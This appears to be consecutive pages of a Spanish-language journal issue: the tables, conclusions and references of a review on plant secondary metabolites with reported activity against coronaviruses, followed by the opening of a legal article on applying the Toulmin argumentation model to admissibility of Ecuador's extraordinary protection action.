	<i>Tinospora cordifolia</i> (tallo) (Sapra <i>et al.</i> , 2021)	Guduchi	Alcaloides, glicósidos, esteroides y lactonas diterpénicas	Antiinflamatorio Antiviral
	<i>Withania somnifera</i> (raíz) (Sapra <i>et al.</i> , 2021)	Bufera o ginseng indio	Withanona	Antiviral Inmunomodulador
	<i>Zingiber officinale</i> (rizoma) (Sapra <i>et al.</i> , 2021)	Jenjibre	Aceite esencial, 6-gingerol, 6-shogaol	Antimicrobiano Antiinflamatorio Antiviral

Metabolitos secundarios y su potencial frente a SARS-CoV-2

Las plantas producen una gran variedad de compuestos orgánicos que pueden provocar disímiles efectos biológicos en los seres humanos. Aquellos compuestos que no resultan imprescindibles para la vida del vegetal y que cumplen diversas funciones, se conocen como metabolitos secundarios o productos naturales. Estos metabolitos presentan una gran diversidad estructural y pueden ser agrupados, entre otros, atendiendo a su origen biosintético. Muchos de ellos han jugado un importante papel en la obtención de sustancias empleadas hoy en día en la producción de medicamentos y otros, como la morfina, se siguen usando en la terapéutica actual tal y como son producidas por las especies vegetales.

Más de 60 productos naturales, que incluyen terpenoides, taninos y flavonoides, poseen actividad inhibitoria frente a enzimas fundamentales (3CL^{pro}

o PL^{pro}) para la replicación del SARS-CoV. Los valores de IC₅₀ observados en diferentes estudios, donde se evaluó la actividad inhibitoria frente a 3CL^{pro} o PL^{pro}, oscilaron entre 0,8 y 280 μM; y constituyen una evidencia del potencial de algunos constituyentes de plantas como antivirales. Dada la similitud entre SARS-CoV y SARS-CoV-2, es posible que estos productos naturales u otros provoquen una acción similar frente a SARS-CoV-2 (Boozari y Hosseinzadeh, 2021).

Diversos estudios *in silico*, *in vivo* e *in vitro* han sugerido el potencial de algunos metabolitos secundarios en el tratamiento de COVID-19. Aunque no existen suficientes estudios clínicos que avalen el uso de las plantas medicinales frente a esta enfermedad, se ha demostrado que algunos de sus constituyentes podrían ser los responsables de su empleo en la práctica clínica. La medicina tradicional ha sido ampliamente usada en China en la actual pandemia, de forma combinada con la medicina convencional (Ren *et al.*, 2020). Sin

embargo, los estudios clínicos desarrollados no parecen cumplir todos los requisitos necesarios para concluir de forma acertada sobre el potencial de las plantas medicinales

Varios grupos de investigación han evidenciado que algunos metabolitos secundarios podrían actuar de forma positiva en el tratamiento de COVID-19. La evidencia preclínica sugiere diversas maneras que incluyen: la inhibición de la invasión y replicación del virus al interactuar con proteínas claves como ACE2, TMPRSS2, 3CL^{pro}, PL^{pro} y RdRp; regulación de la respuesta inmune e inflamatoria al interactuar con citocinas inflamatorias como IL-1, TNF- e IL-8, y quimiocinas como CCL5, CCL2 e IP-10; protección contra el síndrome de dificultad respiratoria aguda (SDRA) y el síndrome de disfunción multiorgánica (SDMO) al interactuar con IL-6, PCR, dímero D y procalcitonina (Ren *et al.*, 2020).

Diversos tipos de fenoles, alcaloides y terpenoides, fundamentalmente, han sido identificados como posibles compuestos de interés en el tratamiento de COVID-19. En la tabla 2 se

incluyen ejemplos de metabolitos secundarios que han mostrado efectos antivirales, *in vitro* o *in vivo*, frente a coronavirus.

Algunos compuestos incluidos en la tabla 2, son constituyentes de plantas medicinales o alimenticias de uso frecuente en diversas partes del mundo. Los flavonoides del té verde (*Camelia sinensis*) y de los frutos de especies del género *Citrus*, las saponinas triterpénicas de diferentes productos elaborados con extracto de regaliz (*Glycyrrhiza glabra*) o algunos flavonoides presentes en productos derivados de soja (*Glycine max*), contienen metabolitos secundarios cuyo potencial frente a coronavirus ha sido demostrado. Algunos compuestos como los flavonoides quercetina, miricetina y kaempferol, se encuentran ampliamente distribuidos en el reino vegetal y podrían contribuir al potencial de los vegetales que los contienen. Sin embargo, estos estudios *in vitro* o *in vivo* no garantizan su eficacia, ya que su comportamiento farmacocinético y farmacodinámico puede limitar o incluso impedir la actividad biológica.

Tabla 2. Plantas de interés en el abordaje terapéutico del Covid-19.

Clasificación	Compuesto (nombre común)	Actividad	Fuente vegetal	Bibliografía
Alcaloide	Tetrandrina, fungchinolina, cepharanthina	Suprimen la replicación de HCoV-OC43 en cultivos de tejidos e inhiben la expresión de las proteínas virales S y N.	<i>Stephenia tetrandra</i> S Moore	Kim <i>et al.</i> , 2019
Alcaloide	Cepharanthina	Inhibe la entrada y replicación de SARS-CoV-2 y virus homólogos.	<i>Stephania cepharantha</i> H	Rogosnitzky <i>et al.</i> , 2020
Alcaloide	Berbamina	Previene la entrada de varios coronavirus a la célula (SARS-CoV-2 y MERS-CoV)	<i>Berberis spp</i>	Huang <i>et al.</i> , 2020
Saponina triterpénica	Glycyrrhizina	Reduce la severidad de la infección por diferentes mecanismos	<i>Glycyrrhiza glabra</i>	Bailly y Vergoten, 2020; Laws <i>et al.</i> , 2020; Murck, 2020
Saponina triterpénica	Saikosaponina B2	Interfiere en la replicación, absorción y penetración de HCoV-229E <i>in vitro</i>	<i>Bupleurum spp.</i> , <i>Heteromorpha spp.</i> y <i>Scrophularia scorodonia</i>	Cheng <i>et al.</i> , 2006
Flavonoide	Baicalina Baicaleina	Inhiben la enzima SARS-CoV-2 CL ^{pro} <i>in vitro</i> . Inhiben la replicación de SARS-CoV-2 <i>in vivo</i> .	<i>Scutellaria baicalensis</i>	Su <i>et al.</i> , 2020

Flavonoide (Chalconas)	4-hidroxiclericina, 4-hidroxiisolonchocarpina 4'-O-metilbavachalcona Brousochalcona A, Brousochalcona B, Helichrisetina Isobavachalcona Xanthoangelol, Xanthoangelol B, Xanthoangelol D-F	Actividad antiviral frente a enzimas de SARS-CoV and MERS-CoV <i>in vitro</i> .	<i>Angelica keiskei</i> <i>Broussonetia papyrifera</i> <i>Cullen corylifolia</i> <i>Broussonetia papyrifera</i> <i>Angelica keiskei</i> <i>Cullen corylifolia</i>	Park <i>et al.</i> , 2016; <i>et al.</i> , 2017; Jo <i>et al.</i> , 2019
Flavonoide (Flavanos)	30-(3-metilbut2-enil)-30,4,7-trihidroxi flavano Brousoflavono A Kazinol A y B.	Actividad antiviral frente a enzimas de SARS-CoV and MERS-CoV <i>in vitro</i> .	<i>Broussonetia papyrifera</i>	Park <i>et al.</i> , 2017
Flavonoide (Flavanol)	Epigalocatequina gallato Galocatequina galato	Actividad antiviral frente a SARS 3CL ^{pro}	<i>Camellia sinensis</i>	Nguyen <i>et al.</i> , 2012; Jo <i>et al.</i> , 2020
Flavonoide (Flavanona)	Bavachinina	Actividad frente a SARS PL ^{pro}	<i>Cullen corylifolia</i>	Kim <i>et al.</i> , 2014
Flavonoide (Flavanona)	Hesperetina	Actividad antiviral frente a SARS 3CL ^{pro}	<i>Isatis tinctoria</i> <i>Citrus spp</i>	Jo <i>et al.</i> , 2019
Flavonoide (Flavona)	Amentoflavona Apigenina Luteolina Pectolinarina Rhoifolina	Actividad antiviral frente a SARS 3CL ^{pro}	<i>Torreya nucifera</i>	Nguyen <i>et al.</i> , 2012; Jo <i>et al.</i> , 2020
Flavonoide (Flavanol)	Tomentina A-E	Actividad antiviral frente a SARS PL ^{pro}	<i>Paulownia tomentosa</i>	Cho <i>et al.</i> , 2013
Flavonoides (Flavanol)	Quercetina, Kaempferol	Actividad antiviral frente a enzimas de SARS-CoV and MERS-CoV <i>in vitro</i> .	Amplia distribución en plantas	Nguyen <i>et al.</i> , 2012; Jo <i>et al.</i> , 2020
Flavonoides (Flavanol)	Miricetina	Actividad antiviral frente a SARS 3CL ^{pro} Actividad frente a helicasa SARS-CoV <i>in vitro</i>	Amplia distribución en plantas	Keum y Jeong, 2012; Yu <i>et al.</i> , 2012.
Flavonoides (Flavanol)	Papiriflavonol A	Actividad antiviral frente a enzimas de SARS-CoV and MERS-CoV <i>in vitro</i> .	<i>Broussonetia papyrifera</i>	Park <i>et al.</i> , 2017
Flavonoides (Flavanol)	Scutellareina	Actividad frente a helicasa SARS-CoV <i>in vitro</i> .	<i>Scutellaria baicalensis</i>	Yu <i>et al.</i> , 2012
Flavonoides (Flavanol)	Herbacetina	Actividad antiviral frente a SARS 3CL ^{pro} y MERS 3CL ^{pro} .	<i>Ephedra sinica</i> Stapf <i>Sedum roseum</i>	Nguyen <i>et al.</i> , 2012; Jo <i>et al.</i> , 2019; Jo <i>et al.</i> , 2020
Flavonoides (Isoflavona)	Daidzeina Puerarina	Actividad antiviral frente a SARS 3CL ^{pro}	<i>Glycine max</i> <i>Pueraria lobata</i>	Jo <i>et al.</i> , 2020
Flavonoides (Isoflavona)	Corylifol A Neobavaisoflavona	Actividad antiviral frente a SARS PL ^{pro}	<i>Cullen corylifolia</i>	Kim <i>et al.</i> , 2014
Flavonoides (Procianidinas)	Procianidina A2 y B1	Actividad antiviral frente a SARS 3CL ^{pro}	<i>Cinnamomum cassia</i>	Zhuang <i>et al.</i> , 2009

CONCLUSIONES

Las plantas medicinales constituyen una alternativa para el tratamiento de los pacientes con COVID-19, ya que pueden contribuir a

mejorar su estado de salud. Varios metabolitos secundarios, presentes en plantas, se involucran en diferentes mecanismos que inhiben a coronavirus, demostrando un posible potencial para combatirlos.

El desarrollo de estudios multidisciplinares relacionados con plantas medicinales, en particular estudios clínicos, podrían contribuir a un mayor uso de los productos de origen vegetal para el tratamiento de COVID-19.

REFERENCIAS

- Abbass, H. S. (2020). Eucalyptus essential oil; an off-label use to protect the world from covid-19 pandemic: review-based hypotheses. *Universal J Pharm Res*, 5(4), 57-60. DOI: 10.22270/ujpr.v5i4.440.
- Akbas, M. N. y Akcakaya, A. (2020). COVID-19 and Phytotherapy. *Bezmialem Science*, 8(4), 428-438. DOI: 10.14235/bas.galenos.2020.4962
- Ali, I. y Alharbi, O. M. L. (2020). COVID-19: Disease, management, treatment, and social impact. *Sci Total Environ*, 728:138861. DOI: 10.1016/j.scitotenv.2020.138861.
- Alonso, M. J. y Brizuela L. A. (2021). Indicación farmacéutica en gripe y resfriado en el contexto del COVID-19. *Pharmaceutical Care España*, 23(1), 40-72. <https://www.pharmcareesp.com/index.php/PharmaCARE/article/view/629>
- Álvarez, A. C. (2020). La Historia del COVID 19 en tiempos del Coronavirus. Un ensayo inconcluso. 11. <https://fh.mdp.edu.ar/revistas/index.php/pasadoabierto>
- Avello, M. y Cisternas I. (2010). Fitoterapia, sus orígenes, características y situación en Chile. *Rev Med Chile*; 138: 1288-1293
- Bailly, C. y Vergoten, G. (2020). Glycyrrhizin: An alternative drug for the treatment of COVID-19 infection and the associated respiratory syndrome? *Pharmacology & therapeutics*, 214, 107618. DOI: 10.1016/j.pharmthera.2020.107618.
- Bellavite, P. y Donzelli, A. (2020). Hesperidin and SARS-CoV-2: new light on the healthy function of citrus fruits. *Antioxidants*, 9(8), 742. DOI: 10.3390/antiox9080742.
- Boozari, M. y Hosseinzadeh, H. (2021). Natural products for COVID-19 prevention and treatment regarding to previous coronavirus infections and novel studies. *Phytotherapy Research*, 35(2), 864-876. DOI: 10.1002/ptr.6873.
- Cañigueral, S, Vila y R. (2003). La Fitoterapia racional. En: Vanaclocha B, Cañigueral S (Eds.) *Fitoterapia: Vademécum de prescripción*. 4ª Ed. Barcelona: Editorial Masson:15-27.
- Cañigueral, S. y Vila, R. (2005). La Fitoterapia como herramienta terapéutica. *Ginecología y Obstetricia Clínica*, 6(1):43-51.
- Cheng, P. W., Ng, L. T., Chiang, L. C. y Lin, C. C. (2006). Antiviral effects of saikosaponins on human coronavirus 229E in vitro. *Clinical and Experimental Pharmacology and Physiology*, 33(7), 612-616. DOI: 10.1111/j.1440-1681.2006.04415.x.
- Cho, J. K., Curtis-Long, M. J., Lee, K. H., Kim, D. W., Ryu, H. W., Yuk, H. J. y Park, K. H. (2013). Geranylated flavonoids displaying SARS-CoV papain-like protease inhibition from the fruits of *Paulownia tomentosa*. *Bioorganic & medicinal chemistry*, 21(11), 3051-3057. DOI: 10.1016/j.bmc.2013.03.027.
- Collective, K. (2021). Experiencing Covid-19 in the Ecuadorian Amazon rainforest. *Interactions*, 28(2), 10-13.
- García, E. C. y Solís, I. M. (Eds.). (2021). *Manual de fitoterapia*. Elsevier Health Sciences.
- Garrido, I, Liberal, R. y Macedo, G. (2020). Review article: COVID-19 and liver disease-what we know on 1st May 2020. *Aliment Pharmacol Ther*, 52, 267-75. DOI: 10.1111/apt.15813.
- Ge, X. Y., Li, J. L., Yang, X. L., Chmura, A. A., Zhu, G., Epstein, J. H, Mazet, J.K., Ben, H., Wei, Z., Cheng, P., Yu-I, Z., Chu-Ming, L., Bing, T., Ning, W., Yan, Z., Gary, C. Shu-Yo, Z., Lin-Fa, W., Daszak, P. y Shi, Z. L. (2013). Isolation and characterization of a bat SARS-like coronavirus that uses the ACE2 receptor. *Nature*, 503(7477), 535-538. <https://doi.org/10.1038/nature12711>

- Guan, W. J., Ni, Z. Y., Hu, Y., Liang, W. H., Ou, C. Q., He, J. X., Shan, C., Lei, D.S., Hui, B., Du, L., Li, G., Zeng, K., Yuen, R., Chen, C., Tang, T., Wang, P., Xiang, S., Li, J., Liang, Y., Peng, L., wei, Y., Liu, Y., Hu, P., Peng, J., Wang, J., Chen, G., Li, Z., Zheng, S., Qiu, J., Luo, C., Ye, S. y Zhong, N. S. (2020). Clinical characteristics of coronavirus disease 2019 in China. *New England journal of medicine*, 382(18), 1708-1720. DOI: 10.1007/s11606-020-05762-w.
- Guo, X. J., Thomas, P. G. (2017). New fronts emerge in the influenza cytokine storm. *Semin Immunopathol*, 39, 541-50. DOI: 10.1007/s00281-017-0636-y.
- Ha, S. K., Park, H. Y., Eom, H., Kim, Y., y Choi, I. (2012). Narirutin fraction from citrus peels attenuates LPS-stimulated inflammatory response through inhibition of NF- κ B and MAPKs activation. *Food and chemical toxicology*, 50(10), 3498-3504. DOI: 10.1016/j.fct.2012.07.007.
- Hu, B., Zeng, L. P., Yang, X. L., Ge, X. Y., Zhang, W., Li, B., Jia-Zheng X., Xu-Rui S., Yun-Zhi Z., Ning W., Dong-Sheng L., Xiao-Shuang Z., Mei-Niang W., Daszak, P., Lin-Fa W., Jie C. y Shi, Z. L. (2017). Discovery of a rich gene pool of bat SARS-related coronaviruses provides new insights into the origin of SARS coronavirus. *PLoS pathogens*, 13(11), e1006698. DOI: 10.1371/journal.ppat.1006698.
- Huang, L., Li, H., Yuen, T. T. T., Ye, Z., Fu, Q., Sun, W., Xu, Q., Yang, Y., Fuk-Woo, J., Zhang, G., Chu, H., Qi, W., Yue, J. y Yue, J. (2020). Berbamine inhibits the infection of SARS-CoV-2 and flaviviruses by compromising TPRMLs-mediated endolysosomal trafficking of viral receptors (LDLR). *Emerg Microbes Infect.*,10(1), 1257-1271. DOI: 10.1080/22221751.2021.1941276
- Hussain, A., Kaler, J., Tabrez, E., Tabrez, S. y Tabrez, S. S. (2020). Novel COVID-19: A comprehensive review of transmission, manifestation, and pathogenesis. *Cureus*, 12:e8184. DOI: 10.7759/cureus.8184
- Jo, S., Kim, H., Kim, S., Shin, D. H. y Kim, M. S. (2019). Characteristics of flavonoids as potent MERS-CoV 3C-like protease inhibitors. *Chemical biology & drug design*, 94(6), 2023-2030. DOI: 10.1111/cbdd.13604.
- Jo, S., Kim, S., Shin, D. H. y Kim, M. S. (2020). Inhibition of SARS-CoV 3CL protease by flavonoids. *Journal of enzyme inhibition and medicinal chemistry*, 35(1), 145-151. DOI: 10.1080/14756366.2019.1690480.
- Keum, Y. S. y Jeong, Y. J. (2012). Development of chemical inhibitors of the SARS coronavirus: viral helicase as a potential target. *Biochemical pharmacology*, 84(10), 1351-1358. DOI: 10.1016/j.bcp.2012.08.012.
- Kim, D. E., Min, J. S., Jang, M. S., Lee, J. Y., Shin, Y. S., Park, C. M., Song, J., Kim, H., Kim, S., Young-Hee, J. y Kwon, S. (2019). Natural bis-benzylisoquinoline alkaloids-tetrandrine, fangchinoline, and cepharanthine, inhibit human coronavirus OC43 infection of MRC-5 human lung cells. *Biomolecules*, 9(11), 696. DOI: 10.3390/biom9110696.
- Kim, D. W., Seo, K. H., Curtis-Long, M. J., Oh, K. Y., Oh, J. W., Cho, J. K., Lee, K. y Park, K. H. (2014). Phenolic phytochemical displaying SARS-CoV papain-like protease inhibition from the seeds of *Psoralea corylifolia*. *Journal of enzyme inhibition and medicinal chemistry*, 29(1), 59-63. DOI: 10.3109/14756366.2012.753591.
- Laws, M.; Surani, Y.M.; Hasan, M.M.; Chen, Y.; Jin, P.; AlAdhami, T.; Chowdhury, M.; Imran, A.; Psaltis, I.; Jamshidi, S., Nahar, K. y Rahman, K. Current Trends and Future Approaches in Small-Molecule Therapeutics for COVID-19. *Curr. Med. Chem.* 2020, 27, 1-19. DOI: 10.2174/0929867327666200721161840.
- Liu, X., Zhang, M., He, L. y Li, Y. (2012). Chinese herbs combined with Western medicine for severe acute respiratory syndrome (SARS). *Cochrane Database of Systematic Reviews*. <https://doi.org/10.1002/14651858.CD004882.pub3>.
- Manzano-Santana, P. I., Tivillin, J. P. P., Chóez-Guaranda, I. A., Lucas, A. D. B. y Katherine, A. (2021). Potential bioactive compounds of medicinal plants against new Coronavirus (SARS-CoV-2): A review. *Bionatura. Latin American Journal of Biotechnology and Life Sciences*. 6 (1), 1653-1658. DOI: 10.21931/RB/2021.06.01.30.
- Masiello, P., Novelli, M., Beffy, P. y Menegazzi, M.

- (2020). Can Hypericum perforatum (SJW) prevent cytokine storm in COVID-19 patients? *Phytotherapy Research*. 1-3, DOI: 10.1002/ptr.6764. DOI: 10.1002/ptr.6764.
- Mason, R. J. (2020). Pathogenesis of COVID-19 from a cell biology perspective. *Eur Respir J*, 55:2000607. DOI: 10.1183/13993003.00607-2020.
- Murck, H. (2020). Symptomatic protective action of glycyrrhizin (licorice) in COVID-19 infection? *Frontiers in immunology*, 11, 1239. DOI: 10.3389/fimmu.2020.01239
- Nguyen, T. T. H., Woo, H. J., Kang, H. K., Nguyen, V. D., Kim, Y. M., Kim, D. W., Ahn, S., Xia, Y., y Kim, D. (2012). Flavonoid-mediated inhibition of SARS coronavirus 3C-like protease expressed in *Pichia pastoris*, *Biotechnology letters*, 34(5), 831-838. DOI: 10.1007/s10529-011-0845-8.
- Organización Mundial de la Salud. (2013). Estrategia de la OMS sobre medicina tradicional 2014-2023. Organización Mundial de la Salud. <https://apps.who.int/iris/handle/10665/95008>
- Osorio, M. J. A., y Rodicio, L. A. B. (2021). Indicación farmacéutica en gripe y resfriado en el contexto del COVID-19. *Pharmaceutical Care España*, 23(1), 40-72. Recuperado a partir de <https://www.pharmacareesp.com/index.php/PharmaCARE/article/view/629>.
- Pareja, A. y Luque, J. C. (2020). Alternativas terapéuticas farmacológicas para COVID-19. *Horizonte Médico (Lima)*, 20(2). DOI: <https://doi.org/10.24265/horizmed.2020.v20n2.13>.
- Park, J. Y., Ko, J. A., Kim, D. W., Kim, Y. M., Kwon, H. J., Jeong, H. J., Cha, Y., Ki, P., Woo, L. y Ryu, Y. B. (2016). Chalcones isolated from *Angelica keiskei* inhibit cysteine proteases of SARS-CoV. *Journal of enzyme inhibition and medicinal chemistry*, 31(1), 23-30. DOI: 10.3109/14756366.2014.1003215
- Park, J. Y., Yuk, H. J., Ryu, H. W., Lim, S. H., Kim, K. S., Park, K. H., Young, B. R. y Lee, W. S. (2017). Evaluation of polyphenols from *Broussonetia papyrifera* as coronavirus protease inhibitors. *Journal of enzyme inhibition and medicinal chemistry*, 32(1), 504-512. DOI: 10.1080/14756366.2016.1265519
- Ren, J. L., Zhang, A. H. y Wang, X. J. (2020). Traditional Chinese medicine for COVID-19 treatment. *Pharmacol Res*, 155:104743. DOI: 10.1016/j.phrs.2020.104743
- Rogosnitzky, M., Okediji, P. y Koman, I. (2020). Cepharanthine: A review of the antiviral potential of a Japanese-approved alopecia drug in COVID-19. *Pharmacological Reports*, 1-8. DOI: 10.1007/s43440-020-00132-z
- Rothe, C., Schunk, M., Sothmann, P., Bretzel, G., Froeschl, G., Wallrauch, C. y Hoelscher, M. (2020). Transmission of 2019-nCoV infection from an asymptomatic contact in Germany. *New England journal of medicine*, 382(10), 970-971. DOI: 10.1056/NEJMc2001468
- Sampangi-Ramaiah, M. H., Vishwakarma, R. y Shanker, R. U. (2020). Molecular docking analysis of selected natural products from plants for inhibition of SARS-CoV-2 main protease. *Curr. Sci*, 118(7), 1087-1092.
- Sapra, L., Bhardwaj, A., Azam, Z., Madhry, D., Verma, B., Rathore, S. y Srivastava, R. K. (2021). Phytotherapy for treatment of cytokine storm in COVID-19. *Front Biosci (Landmark Ed)*, 26(5), 51-75. DOI: 10.52586/4924
- Shi, Y., Wang, Y., Shao, C., Huang, J., Gan, J., Huang, X., Bucci, E., Pianceti, M., Ippolito, G. y Melino, G. (2020). COVID-19 infection: the perspectives on immune responses. *Cell Death & Differentiation*, 27(5), 1451-1454.
- Singh, T. U., Parida, S., Lingaraju, M. C., Kesavan, M., Kumar, D. y Singh, R. K. (2020). Drug repurposing approach to fight COVID-19. *Pharmacological Reports*; 72, 1479-1508.
- Sohail, M. N., Rasul, F., Karim, A., Kanwal, U. y Attitalla, I. H. (2011). Plant as a source of natural antiviral agents. *Asian Journal of Animal and Veterinary Advances*, 6(12), 1125-1152.

- Sohail, M. I., Siddiqui, A., Erum, N. y Kamran, M. (2021). Phytomedicine and the COVID-19 pandemic. *Phytomedicine*, 693-708. DOI: 10.1016/B978-0-12-824109-7.00005-4
- Song, J. W., Long, J. Y., Xie, L., Zhang, L. L., Xie, Q. X., Chen, H. J. y Li, X. F. (2020). Applications, phytochemistry, pharmacological effects, pharmacokinetics, toxicity of *Scutellaria baicalensis* Georgi. and its probably potential therapeutic effects on COVID-19: a review. *Chinese Medicine*, 15(1), 1-26.
- Su, H., Yao, S., Zhao, W., Li, M., Liu, J., Shang, W., Hang, X., Changjiang, K., Kungian, Y., Hong, L., Jingshan, S., Wei, T., Zhang, Z., Jianping, Z., Hualliang, J., Fang, B., Yan, W. y Xu, Y. (2020). Discovery of baicalin and baicalein as novel, natural product inhibitors of SARS-CoV-2 3CL protease *in vitro*. *BioRxiv*. <https://doi.org/10.1101/2020.04.13.038687>
- Tejera, E., Pérez-Castillo, Y., Toscano, G., Noboa, A. L., Ochoa-Herrera, V., Giampieri, F. y Álvarez-Suarez, J. M. (2022). Computational modeling predicts potential effects of the herbal infusion “horchata” against COVID-19. *Food chemistry*, 366, 130589. DOI: 10.1016/j.foodchem.2021.130589
- Wu, Z. y McGoogan, J. M. (2020). Characteristics of and important lessons from the coronavirus disease 2019 (COVID-19) outbreak in China: Summary of a report of 72 314 cases from the Chinese Center for Disease Control and Prevention. *Journal of the American Medical Association*, 323, 1239.
- Yang, L., Wu, Z., Ren, X., Yang, F., He, G., Zhang, J., Dong, J., Sun, L., Zhu, Y., Du, J., Zhang, S. y Jin, Q. (2013). Novel SARS-like betacoronaviruses in bats, China, 2011. *Emerging infectious diseases*, 19(6), 989.
- Yang, Y., Islam, M. S., Wang, J., Li, Y., y Chen, X. (2020). Traditional Chinese medicine in the treatment of patients infected with 2019-new coronavirus (SARS-CoV-2): a review and perspective. *International journal of biological sciences*, 16(10), 1708.
- Yu, M. S., Lee, J., Lee, J. M., Kim, Y., Chin, Y. W., Jee, J. G., Jum-Goo, J., Young-Sam, K. y Jeong, Y. J. (2012). Identification of myricetin and scutellarein as novel chemical inhibitors of the SARS coronavirus helicase, nsP13. *Bioorganic & medicinal chemistry letters*, 22(12), 4049-4054.
- Zaim, S, Chong, J. H., Sankaranarayanan, V. y Harky, A. (2020). COVID-19 and multi-organ response. *Current Problems in Cardiology*, 45, 100618.
- Zhou, P., Yang, X., Wang, X., Hu, B., Zhang, L., Zhang, W., Hao-Rui, S., Yan, Z., Be, L., Chao-Lin, H., Hui-Dong, Ch., Jing, Ch. Yun, L., Hua, G., Ren-Di, J., Mei-Qin, L., Ying, Ch., Xu-Rui, S., Xi, W., Xiao-Shuang, Z....y Zheng-Li, S.. (2020). A pneumonia outbreak associated with a new coronavirus of probable bat origin. *Nature.*, 579, 270–273.
- Zhu, N., Zhang, D., Wang, W., Li, X., Yang, B., Song, J., Zhao, X., Huang, B., Shi, W., Lu, R., Niu, P., Zhan, F., Ma, X., Wang, D., Xu, W., Wu, Gao, G. F., Tan, W. (2020). A novel coronavirus from patients with pneumonia in China, 2019. *N Engl J Med.*, 382(8):727-733. DOI: 10.1056/NEJMoa2001017.
- Zhuang, M., Jiang, H., Suzuki, Y., Li, X., Xiao, P., Tanaka, T., Hong, L., Baofen, Y., Hiroki, S., Zhang, L., Qin, CH., Sagamura, K., y Hattori, T. (2009). Procyanidins and butanol extract of Cinnamomi Cortex inhibit SARS-CoV infection. *Antiviral Res* 82:73–81.

El modelo de Toulmin como esquema de motivación para cumplir los parámetros de admisibilidad en la acción extraordinaria de protección

Andrés Acuña Salinas¹

Resumen

La presente investigación centra sus esfuerzos en el análisis de la sentencia ecuatoriana N° 1967-14-EP/20, emitida por la Corte Constitucional del Ecuador, la cual infiere de forma específica en la aplicación del Modelo de Toulmin como factor predominante en los requisitos que deben contener las demandas de Acción Extraordinaria de Protección para su debida admisión en el máximo organismo. La metodología empleada se apeg a un orden de tipo teórico – descriptivo de tipo documental, donde las bases doctrinarias empleadas determinan la estructura del documento. De manera final, para brindar una dimensión práctica a la investigación, se llevó a cabo la propuesta del esquema que se plantea para la correcta argumentación de la Acción Extraordinaria de Protección en el Ecuador, buscando mejorar el ejercicio de los profesionales del Derecho en el Ecuador. En conclusión, el Modelo de Toulmin se presenta como una lógica pero no tradicional, y se reconoce como un procedimiento de origen más práctico, operativo o aplicado en el que se puede tomar la jurisprudencia como fundamento objetivo, dejando de lado la esencia matemática convencional.

Palabras clave: Admisibilidad, Acción Extraordinaria de Protección, Corte Constitucional del Ecuador, Modelo de Toulmin, Sentencia N° 1967-14-EP/20.

The Toulmin model as a motivation scheme to comply with the admissibility parameters in the extraordinary protection action

Abstract

The present investigation focuses its efforts on the analysis of the Ecuadorian judgment No. 1967-14-EP/20, issued by the Constitutional Court of Ecuador, which specifically infers the application of the Toulmin Model as a predominant factor in the requirements that must contain the demands for Extraordinary Protection Action for their due admission to the highest body. The methodology used adheres to a theoretical-descriptive order of a documentary type, where the doctrinal bases used determine the structure of the document. Finally, to provide a practical dimension to the investigation, the proposal of the scheme that was carried out was carried out. It is proposed for the correct argumentation of the Extraordinary Protection Action in Ecuador, seeking to improve the exercise of legal professionals in Ecuador. In conclusion, the Toulmin Model is presented as logical but not traditional, and is recognized as a more practical, operational or applied procedure in which jurisprudence can be taken as an objective foundation, leaving aside the conventional mathematical essence.

Keywords: Admissibility, Extraordinary Protection Action, Constitutional Court of Ecuador, Toulmin Model, Judgment No. 1967-14-EP/20.

Recibido: 15 de mayo de 2022

Aceptado: 15 de agosto de 2022

¹ Pontificia Universidad Católica del Ecuador, Sede Ambato.

Autor de correspondencia: olanacsa@gmail.com

I. INTRODUCCIÓN

El análisis al reconocido modelo de Toulmin como esquema de motivación para cumplir los parámetros de admisibilidad de la Acción Extraordinaria de Protección (AEP) en Ecuador, tiene como precedente a la sentencia N° 1967-14-EP/20 (2020) emitida por la Corte Constitucional ecuatoriana, la cual infiere de forma específica en la aplicación del modelo descrito y especificando de manera directa los elementos que deben contener las demandas de AEP.

En el Ecuador, la primera ocasión en que la Corte Constitucional infiere de forma específica en la aplicación del Modelo de Toulmin como esquema de motivación es por medio de la sentencia detallada, emitida el 13 de febrero de 2020. En este caso, la aplicación del modelo no está dirigida a las sentencias, sino más bien a las demandas, estableciendo su desarrollo y como se debe cumplir con los requisitos de admisibilidad de acuerdo al esquema del autor. Al respecto es de suma importancia reconocer que, el Juez ponente del caso especificado, el Dr. Aly Lozada Prado, quien ha sido reconocido en reiteradas ocasiones por sus colaboraciones con los grandes juristas de la escuela de Alicante, como es el caso del Dr. Manuel Atienza y el Dr. García Amado, ha demostrado el vínculo y conexión profesional que sostiene en beneficio de la Argumentación Jurídica del país.

En concordancia con lo especificado, la presente investigación encuentra su estructura en función de la gran cantidad de demandas inadmitidas por la Corte Constitucional, donde las mismas no cumplen con los elementos formales para su debido proceso (Corte Constitucional del Ecuador, 2020a). Es decir, la AEP debe sujetarse a ciertos requisitos de admisibilidad, y de no ser así, la demanda no podrá ser admitida. En este sentido, uno de los requisitos más importantes se establece en la Ley Orgánica de Garantías Jurisdiccionales y Control Constitucional (LOGJCC, 2019) en su Art. 62.1, y se relaciona directamente con lo inferido en la sentencia objeto de análisis en donde es expuesto el Modelo de Toulmin.

La razón primordial para que esto se suscite, radica en la gran confusión por parte del legislador que se deriva de la configuración normativa en la LOGJCC, pero, específicamente, para dilucidar las inconsistencias detalladas, se toman en consideración los precedentes jurisprudenciales, y de la misma

manera, tomando como referencia al precedente del Dr. Aly Lozada Prado, se busca un mejor manejo de la tutela judicial efectiva, pero sobretodo, para la mejora del ejercicio de los profesionales del Derecho en el territorio ecuatoriano.

A modo explicativo, el objetivo principal del presente análisis se enmarca bajo la consigna de establecer al Modelo de Toulmin como esquema de motivación para cumplir con los parámetros de admisibilidad en la AEP. Las principales interrogantes que surgen dentro del estudio se asocian a las premisas: ¿Cuáles son los fundamentos doctrinarios que desarrolla Toulmin?; ¿Cuáles son las directrices de la sentencia N° 1967 – 14 – EP/20 para la aplicación del modelo de Toulmin en función de la AEP? ¿Cuáles son los elementos característicos del esquema de Toulmin que concreten un modelo que cumpla con que en la formulación de cargos se constituyan argumentaciones completas?

MARCO REFERENCIAL

Las diferentes teorías dentro del contexto de la decisión judicial racional se deslizan en la caracterización de parámetros que permitan ejercer control a las determinaciones que adoptan los diferentes entes rectores, a efectos de establecer si las mismas son fruto de la aplicación de las normas jurídicas y los precedentes pertinentes para el caso concreto, o si, por el contrario, estas son fruto de posiciones caprichosas del juez a cargo del caso, o, aunque no sean caprichosas, si pueden ser desconocedoras de las reglas llamadas a regular el mismo (Mejía, 2019).

